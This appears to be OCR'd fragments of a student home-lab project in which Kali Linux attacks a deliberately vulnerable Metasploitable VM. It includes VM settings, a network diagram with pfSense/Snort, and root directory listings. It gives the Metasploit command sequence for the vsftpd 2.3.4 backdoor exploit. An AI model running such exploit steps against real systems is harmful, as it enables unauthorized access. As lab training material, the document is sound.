
```
 Mask:255.255.255.0
Link
ic:1
ame:0
rier:0

B)

rame:0
arrier:0

55.8 KB)
```

oit metasploitable (ip 192.168.10.4) from kali linux (ip
68.10.5



General

Name: kali attacker
Operating System: Ubuntu (64-bit)
Groups: final project tkh

System

Base Memory: 2048 MB
Processors: 2
Boot Order: Optical,Hard Disk
Acceleration: Nested Paging,KVM Paravirtualization


```
total 89
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13480 Mar 26 01:10 dev
drwxr-xr-x  94 root root  4096 Mar 26 01:58 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6
.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx──────   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw───────   1 root root 15915 Mar 26 01:10 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 112 root root     0 Mar 26 01:10 proc
drwxr-xr-x  13 root root  4096 Mar 26 01:10 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Mar 26 01:10 sys
drwxrwxrwt   4 root root  4096 Mar 26 01:10 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16
-server
```

```
drwxr-xr-x   4 root root  1024 2012-05-13 23:36 boot
lrwxrwxrwx   1 root root    11 2010-04-28 16:26 cdrom -> media/cdrom
drwxr-xr-x  14 root root 13480 2024-03-26 01:10 dev
drwxr-xr-x  94 root root  4096 2024-03-26 01:58 etc
drwxr-xr-x   6 root root  4096 2010-04-16 02:16 home
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 initrd
lrwxrwxrwx   1 root root    32 2010-04-28 16:26 initrd.img -> boot/initrd.img-2.
6.24-16-server
drwxr-xr-x  13 root root  4096 2012-05-13 23:35 lib
drwx------   2 root root 16384 2010-03-16 18:55 lost+found
drwxr-xr-x   4 root root  4096 2010-03-16 18:55 media
drwxr-xr-x   3 root root  4096 2010-04-28 16:16 mnt
-rw-------   1 root root 15915 2024-03-26 01:10 nohup.out
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 opt
dr-xr-xr-x 112 root root     0 2024-03-26 01:10 proc
drwxr-xr-x  13 root root  4096 2024-03-26 01:10 root
drwxr-xr-x   2 root root  4096 2012-05-13 21:54 sbin
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 srv
drwxr-xr-x  12 root root     0 2024-03-26 01:10 sys
drwxrwxrwt   4 root root  4096 2024-03-26 01:10 tmp
drwxr-xr-x  12 root root  4096 2010-04-28 00:06 usr
drwxr-xr-x  14 root root  4096 2010-03-17 10:08 var
lrwxrwxrwx   1 root root    29 2010-04-28 16:21 vmlinuz -> boot/vmlinuz-2.6.24-1
6-server
msfadmin@metasploitable:/$ _
```

List of commands to exploit metasploitable from kali linux

```
>msfconsole
>use exploit/unix/ftp/vsftpd_234_backdoor
>show options
>set RHOST 192.168.10.4
>exploit
Pwd
/
ls -l
```

P1 HOME LAB DIAGRAM


HOME LAB DIAGRAM
Kali Linux
(Attacker)
ip 192.168.10.5
Ubuntu
(Windows server)
ip 192.168.56.2
VM
Pf sense/Snort
ip 192.168.56.20
Metasploitable
ip 192.168.10.4